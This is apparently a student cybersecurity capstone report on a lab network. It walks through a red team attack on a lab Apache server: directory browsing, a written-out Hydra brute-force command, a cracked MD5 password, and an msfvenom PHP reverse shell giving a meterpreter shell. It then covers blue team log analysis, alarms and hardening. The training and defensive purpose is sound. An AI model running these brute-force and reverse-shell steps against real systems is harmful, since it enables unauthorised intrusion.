Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By James Gastelum on 12/31/2021

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: ML-RefVm-684427 (Capstone)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427 (Capstone)	192.168.1.105	Web Server
Kali	192.168.1.90	Penetration testing machine
ELK	192.168.1.100	SIEM

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Web Server allows access to folders, port 80 is opened	*HTTP browser allows to access most folders on the Web Server*	*The browser allowed to know that ashton is the user owner of “/company/_folders/secret_folder/”*
SSH to 192.168.1.105 and brute force password for ashton	Ran locate “company_folders/” on ssh on the target and noticed“/company_folders/secret_folders” is not accessible after running a cat command. The output clearly states “For ashtons eyes only”. This is clue to focus on “ashton” as the user account.	Brute force access to *“/company/_folders/secret_folder/” revealed ryan as user account and password md5 hash to get access to dav://192.168.1.105/webdav/*
PHP Reverse Shell	Msfvenom created the open-shell.php to place under *dav://192.168.1.105/webdav/*	This is the back door to use meterpreter to run shell commands to get access to Capstone (target).

Exploitation: ssh/http to the target and Brute Force Password

01

Tools & Processes


Brute force the password by using Hydra command by using the target IP address to find suspicious path and username:

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

02

Achievements

After successfully login in, you get access to the following message on this link: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

03

Here is the output to log onto http://192.168.1.105/company_folders/secret_folder by using
login: ashton
password: ******


192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Access to dav://172.16.84.205/webdav

01

Tools & Processes

On the Kali Linux, searched for the Network-File Manager to execute the personal note by typing: “dav://172.16.84.205/webdav ”

Copied the md5 hash string to https://crackstation.net > Here is the result which is “linux4u” as the password for “ryan” as the user account.

02

Achievements


Enter:

login: ryan
password: linux4u

The connection is successful and the new location is dav://192.168.1.105

03

The “passwd.dav” file is accessible now. Here is the proof:



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Exploitation: PHP Reverse Shell

01

Tools & Processes

Deployed and uploaded PHP reverse shell file onto *dav://192.168.1.105/webdav/* After running msfvenom to create the php payload. Initiated payload by using msconsole to set payload on php/meterpreter/reverse_tcp. Exploit was linked successfully, the meterpreter allowed to run shell commands against the target.


02

Achievements

Allowed to access the root directory of the target 192.168.1.105 apache web server.

03

meterpreter allowed the following action:




```
meterpreter > shell
Process 1944 created.
Channel 0 created.
find / -name flag.txt 2>/dev/null
cat /flag.txt
/flag.txt
b1ng0w@5h1sn@m0
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:40f  prefixlen 64  scopeid 0×20<link>
        ether 00:15:5d:00:04:0f  txqueuelen 1000  (Ethernet)
        RX packets 15609  bytes 4640019 (4.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23425  bytes 49042356 (49.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6233  bytes 755763 (755.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6233  bytes 755763 (755.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Blocking the port scan

Top 10 HTTP confirms port 80 was scanned and used to access http://192.168.1.105




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	1,766,121
http://192.168.1.105/webdav/open-shell.php	198
http://192.168.1.105/webdav	167
http://192.168.1.105/	75
http://192.168.1.105/usr/share/wordlists	66

Analysis: Finding the Request for the Hidden Directory

Find the request for the hidden directory.

- In your attack, you found a secret folder. Let's look at that interaction between these two machines.
    - How many requests were made to this directory? 58k
    - At what time and from which IP address(es)?
      192.168.1.90 is the attacker, this occurred on Dec 14, 2021 at 19:43:05.
    - Which files were requested?
      http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server



Time	source.ip	server.ip	url.full	network.direction
Dec 14, 2021 @ 19:43:05.759	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder	inbound

Analysis: Uncovering the Brute Force Attack


Can you identify packets specifically from Hydra? The graph below illustrates Hydra brute force command.

How many requests were made in the brute-force attack?


15,000

How many requests had the attacker made before discovering the correct password in this one?

1



Time	_source
Dec 14, 2021 @ 19:43:05.759	user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Dec 14, 2021 @ 19:43:05.759 method: get query: GET /company_folders/secret_folder server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B type: http status: Error event.category: network_traffic event.dataset: http event.duration: 0.5 event.start: Dec 14, 2021 @ 19:43:05.759 event.end: Dec 14, 2021 @ 19:43:05.760 event.kind: event ecs.version: 1.5.0 url.path: /company_folders/secret_folder url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105 client.ip: 192.168.1.90 client.port: 59608 client.bytes: 167B agent.type: packetbeat agent.ephemeral_id: b85786e6-2ad9-4071-8837-2930d9a999f7 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0


Dec 14, 2021 @ 18:00:00.000 - Dec 15, 2021 @ 21:00:00.000 —
Auto
Count
300000
200000
100000
0
18:00
21:00
00:00
03:00
06:00
09:00
12:00
15:00
18:00
@timestamp per 30 minutes

Time	http.response.status_code	source.ip	destination.ip	user_agent.original	url.full
Dec 14, 2021 @ 19:43:05.759	401	192.168.1.90	192.168.1.105	Mozilla/4.0 (Hydra)	http://192.168.1.105/company_folders/secret_folder

Analysis: Finding the WebDAV Connection

Identify the traffic between your machine and the web machine:

- When did the interaction occur?


  On Dec 15, 2021 at 01:08 PM, both the target and attacker were using the /webdav/open-shell.php as the initial connection.

- What responses did the victim send back?

  OK status

- What data is concerning from the Blue Team perspective?

  Query column confirms the back door for the attack was through “GET /weddav/open-shell.php”.




261 hits


Dec 14, 2021 @ 18:00:00.000 - Dec 15, 2021 @ 19:00:00.000 — Auto

Time	@timestamp	agent.hostname	url.path	status	query
Dec 15, 2021 @ 01:08:36.742	Dec 15, 2021 @ 01:08:36.742	server1	/webdav/open-shell.php	OK	GET /webdav/open-shell.php
Dec 15, 2021 @ 01:08:36.512	Dec 15, 2021 @ 01:08:36.512	Kali	/webdav/open-shell.php	OK	GET /webdav/open-shell.php

Analysis: Identify the reverse shell on port 4444

Can you identify traffic from the Metasploit’s session? The highest point on the graphs below is for 192.168.1.90 during the attack to 192.168.1.105, the default port used by Metasploit’s session was port 4444. The top http requests illustrates http://192.168.1.105/webdav/open-shell.php used for the payload. Http requests used an open port 80 for directory webdav and company_folders/secret_folder.





Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	1,766,121
http://192.168.1.105/webdav/open-shell.php	198
http://192.168.1.105/webdav	167
http://192.168.1.105/	75
http://192.168.1.105/usr/share/wordlists	66

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
Set a rule based on port 4444 which is the Metasploit's default port and also on Mozilla/4.0. All http requests on port 80 for directory webdav and company_folders.

What threshold would you set to activate this alarm?
Alarm email on http request on port 4444 or 80.

System Hardening

What configurations can be set on the host to mitigate port scans?

To block port 80 (HTTP server) for example, enter (or add to your iptables shell script):

```
# /sbin/iptables -A INPUT -p tcp --destination-port 80 -j DROP
# /sbin/service iptables save
```

Reference:
https://www.cyberciti.biz/faq/iptables-block-port/

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

To detect source.ip, server.ip and ur.full and network.direction based on inbound.

What threshold would you set to activate this alarm?

Trigger email when "company_folders/secret_folder" are access more than 30 times from the same source.ip.

System Hardening

What configuration can be set on the host to block unwanted access?

Create your **.htaccess** file. Use the UNIX text editor of your choice to create and save a .htaccess file in the directory you want to restrict. Generally, there are three ways to use a **.htaccess** file to restrict access (allow only certain people to view your web pages with a web browser):

By IP address or network
By user
By group.

In reference: https://www1.udel.edu/it/help/web-development/restricting.html

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

User_agent.original: Mozzilla/4.0 (Hydra)
@timestamp: Dec 14, 2021
Method: get query
/company_folders/secret_folder

What threshold would you set to activate this alarm?
Alarm triggers after 30 failed attempts to access a user account.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Complex password (uppercase, lowercase, no sequence of more than 4 digits, password reset every 3 months)
- Multi-Factor Authentication
- Lock user account after 30 user failed login attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

url.full=http://192.168.1.105/webdav/open-shell.php, http://192.168.1.105/webdav
Check the Top 10 HTTP requests for the total counts

What threshold would you set to activate this alarm?
Alert email when webdav folder gets hit by IP addresses more than 50 times.

System Hardening

What configuration can be set on the host to control access?

Allow only private subnet of IP addresses to access /webdav folder by using network security group rule on http to control inbound and outbound traffic.

In reference:
https://docs.microsoft.com/en-us/azure/virtual-network/network-security-groups-overview

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set a rule based on port 4444 which is the Metasploit’s default port and also on user_agent.original: Mozilla/4.0 and on url.full: http://192.168.1.105/webdav/

What threshold would you set to activate this alarm?
Trigger alarm email on port 4444 and on http://192.168.1.105/webdav/open-shell.php

System Hardening

What configuration can be set on the host to block file uploads?

Rename the “secret_folder” and block it from outside access, delete the ashton user account. Require Multi-factor Authentication to folders on the network.

The End